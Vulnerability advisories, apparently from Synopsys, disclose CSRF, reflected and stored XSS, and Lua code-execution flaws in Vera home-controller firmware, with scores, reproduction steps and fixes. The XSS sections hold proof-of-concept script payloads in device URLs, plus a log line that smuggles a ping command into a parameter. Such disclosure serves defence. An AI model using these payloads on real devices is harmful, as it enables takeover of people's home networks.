3) SIG-EXT-05-2017-03 (Systemic XSRF) -- CVE-2017-9381

Introduction

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Veralite and Veraedge Smart home controller/router This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute all the actions on the device that a user can perform including setting up rooms, upgrading the firmware, adding and deleting plugins on the device, etc.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Connect to the same network that the device is connected to and open a web browser
2) Navigate to the file CSRF_Installapp.html in the browser

csrf_installapp.html




This is a demo page and should start on attacker's IP at port 3150 the veralite application which is port forwarded

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <u:CreatePluginResponse>
    <OK>OK</OK>
  </u:CreatePluginResponse>
```

3) Observe that a new app "Ergy" is installed on the device from the Vera marketplace



Vulnerability Description

The device provides a user with the capability of installing or deleting apps on the device using the web management interface. It seems that the device does not implement any cross-site request forgery protection mechanism which allows an attacker to trick a user who navigates to an attacker controlled page to install or delete an application on the device.

Note: The cross-site request forgery is a systemic issue across all other functionalities of the device.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that would change install a new application on the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthead" server inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

1) Synchronizer (i.e.,CSRF) Tokens (requires session state)
2) Double Cookie Defense
3) Encrypted Token Pattern
4) Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

4) SIG-EXT-05-2017-04 (Unauthenticated Reflected Cross-Site Scripting) -- CVE-2017-9390

Introduction

Recently a reflected cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any reflected cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user's browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions


All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Navigate to http://[IP address of device]/cgi-bin/cmh/connect.sh?RedirectUrl=%3C/script%3E%3Cscript%3Ealert(1)%3b%2f%2fa
2) Observe the JavaScript pop-up box
3) The same action can be executed by using the HTML file below

csrf_XSS.html



This is a demo page and should start on attacker's IP at port 3150 the veralite application which is port forwarded


The page at http://192.168.1.186 says:

1

Allow dialogs from 192.168.1.186 to take you to their tab

Vulnerability Description

The device provides a shell script called connect.sh which is supposed to return a specific cookie for the user when the user is authenticated to https://home.getvera.com. One of the parameters retrieved by this script is "RedirectURL".



```
FORM_RedirectUrl=${FORM_RedirectUrl:-cmh}
FORM_RedirectUrl=${FORM_RedirectUrl//\'} # Strip all the single quotes, to prevent code injection.
InternalIP=$(GetNetworkState.sh ip_wan)
if [ -n "$FORM_lang_code" ]; then
    if [ "${FORM_RedirectUrl/\?}" == "$FORM_RedirectUrl" ]; then
        # We don't have a question mark in the URL.
        FORM_RedirectUrl="${FORM_RedirectUrl}?lang_code=$FORM_lang_code"
    else
        # We already have a question mark in the URL.
        FORM_RedirectUrl="${FORM_RedirectUrl}&lang_code=$FORM_lang_code"
    fi
fi
Html="<script>top.location='http://${InternalIP}:${FORM_LocalPort:-80}/$FORM_RedirectUrl';</script>"
log "Html=$Html"

# Write the cookie.
cat <<-COOKIE
    Content-Length: ${#Html}
    Content-Type: text/html
    Set-Cookie: MiOS=$(url_encode "$FORM_MMSAuth,$FORM_MMSAuthSig,$Server_Account,$Server_Account_Alt"); Path=/; Expires=$(date -d $(( $(date +%s) + 86400 ))
    -D %s +'%a, %d-%b-%Y %X GMT')

    $Html
```

However, the application misses on performing strict input validation on this parameter and this allows an attacker to execute the client side code on this application.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script "connect.sh" which is located inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

5) SIG-EXT-05-2017-04 (Unauthenticated Stored Cross-Site Scripting) -- CVE-2017-9387

Introduction

Recently a stored cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and VeraEdge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any stored cross-site scripting protection in Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker to execute client side code on the user's browser and thus allows an attacker from executing other functions on the devices which are protected by authentication. An example would be to add new users to the device.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).


Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----


1) First execute this request htp://[IP_address_device]/cgi-bin/cmh/relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10+<a onmouseover=alert('XSSED')>hello</a>&session_key=12344444444
2) Now navigate to http:// [IP_address_device]/cgi-bin/cmh/log.sh?log=relay and move the mouse over the "hello" text
3) Observe the JavaScript pop up that states 'XSSED'


File Edit View History Bookmarks Tools Help
Options
relay log
Connecting...
192.168.1.186/cgi-bin/cmh/log.sh?log=relay
Search
1
OK

```
2017-04-27_14:20:55 -[9145]- Missing or invalid local port. Using default port 80
2017-04-27_14:20:55 -[9145]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_14:20:55 -[9145]- Didn't receive a remote port. Get one with this command: MiOSRestApi.sh GetRaPort -p Type=4 -p LocalPort=80 -s "10.0.0.10"& ping -c 4 192.1
2017-04-27_14:22:55 -[9145]- ERROR: Failed to get remote port, reason: , MiOSRestApi exit code: 1
2017-04-27_14:22:55 -[9145]- === End ===
2017-04-27_14:23:17 -[11004]- START relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10%22%26+ping+-c+4+192.168.1.174%26+MiOSRestApi.sh+%22&session_key=12344444444
2017-04-27_14:23:17 -[11004]- Missing or invalid local port. Using default port 80
2017-04-27_14:23:17 -[11004]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_14:23:17 -[11004]- Didn't receive a remote port. Get one with this command: MiOSRestApi.sh GetRaPort -p Type=4 -p LocalPort=80 -s "10.0.0.10"& ping -c 4 192.
2017-04-27_14:24:04 -[11678]- START relay.sh?action=start&ip=10.0.0.1                              ing+-c+4+192.168.1.174%26+MiOSRestApi.sh+%22&session_key=12344444444
2017-04-27_14:24:04 -[11678]- Missing or invalid local port. Using de
2017-04-27_14:24:04 -[11678]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_14:24:04 -[11678]- Didn't receive a remote port. Get one w                              sh GetRaPort -p Type=4 -p LocalPort=80 -s "10.0.0.10"& ping -c 4 192.
2017-04-27_14:24:53 -[11004]- ERROR: Failed to get remote port, reaso
2017-04-27_14:24:53 -[11004]- === End ===
2017-04-27_14:25:43 -[11678]- ERROR: Failed to get remote port, reaso
2017-04-27_14:25:43 -[11678]- === End ===
2017-04-27_15:30:29 -[25203]- START relay.sh?action=start&ip=10.0.0.1                              3C/a%3E&session_key=12344444444
2017-04-27_15:30:29 -[25203]- Missing or invalid local port. Using default port 80
2017-04-27_15:30:29 -[25203]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_15:30:29 -[25203]- Didn't receive a remote port. Get one with this command: MiOSRestApi.sh GetRaPort -p Type=4 -p LocalPort=80 -s "10.0.0.10hi" -rk
2017-04-27_15:30:37 -[25203]- ERROR: Failed to get remote port, reason: , MiOSRestApi exit code: 6
2017-04-27_15:30:37 -[25203]- === End ===
2017-04-27_15:31:10 -[25809]- START relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10%3Ca%20onmouseover=alert(1)%3Ehi%3C/a%3E&session_key=12344444444
2017-04-27_15:31:10 -[25809]- Missing or invalid local port. Using default port 80
2017-04-27_15:31:10 -[25809]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_15:31:10 -[25809]- Didn't receive a remote port. Get one with this command: MiOSRestApi.sh GetRaPort -p Type=4 -p LocalPort=80 -s "10.0.0.10hi" -rk
2017-04-27_15:31:18 -[25809]- ERROR: Failed to get remote port, reason: , MiOSRestApi exit code: 6
2017-04-27_15:31:18 -[25809]- === End ===
2017-04-27_15:32:17 -[27117]- START relay.sh?action=start&ip=10.0.0.1&remote_host=10.0.0.10+%3Ca%20onmouseover=alert(%27XSSED%27)%3Ehello%3C/a%3E&session_key=1234444444
2017-04-27_15:32:17 -[27117]- Missing or invalid local port. Using default port 80
2017-04-27_15:32:17 -[27117]- Found tunnels for 10.0.0.1:80:
none
2017-04-27_15:32:17 -[27117]- Didn't receive a remote port. Get one with this command: MiOSRestApi.sh GetRaPort -p Type=4 -p LocalPort=80 -s          0 hello" -rk
```

Vulnerability Description

The device provides a shell script called relay.sh which is used for creating new SSH relays for the device so that the device connects to Vera servers. All the parameters passed in this specific script are logged to a log file called log.relay in the /tmp folder. The user can also read all the log files from the device using a script called log.sh. However, when the script loads the log files it displays them with content-type text/html and passes all the logs through ansi2html binary which converts all the character text including HTML meta-characters correctly to be displayed in the browser.



```
        reset)
            logfile="/var/log.cmh_reset"
            ;;
        lighttpd_error)
            logfile="/var/log.lighttpd_error"
            ;;
        syslog)
            logfile="syslog"
            ;;
        *)
            echo "<title>Error</title>"
            ;;
    esac
    if [ -n "$logfile" ]; then
        if [ "$logfile" != 'syslog' ]; then
            echo "<title>$log log</title>"
        else
            echo "<title>$log</title>"
        fi
    fi
?>
</head>
<body bgcolor="black">
<pre>
<?
    if [ -n "$logfile" ]; then
        if [ "$logfile" != 'syslog' ]; then
            cat "$logfile" 2>/dev/null | /usr/bin/ansi2html
        else
            logread | /usr/bin/ansi2html
        fi
    else
        echo "<p style='color: white'>Supported log files: LuaUPnP, NetworkMonitor, serproxy, MiOSRestApi, upgrade, cmh-ra, relay, reset, lighttpd_error,
        syslog</p>"
    fi
?>
</pre>
</body>
```

This allows an attacker to use the log files as a storing mechanism for the XSS payload and thus whenever a user navigates to that log.sh script, it enables the XSS payload and allows an attacker to execute his malicious payload on the user's browser.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack. An attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface or steal any sensitive information including HW_key and device id which allow an attacker to even mimic the device and connect to Vera servers.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "lighthttpd" server and reversing the script "log.sh" which is located inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

6) SIG-EXT-05-2017-06 (Unauthenticated attacker can execute arbitrary code using Lua language) -- CVE-2017-9389

Introduction

Recently arbitrary Lua code execution issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified an arbitrary Lua code execution issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

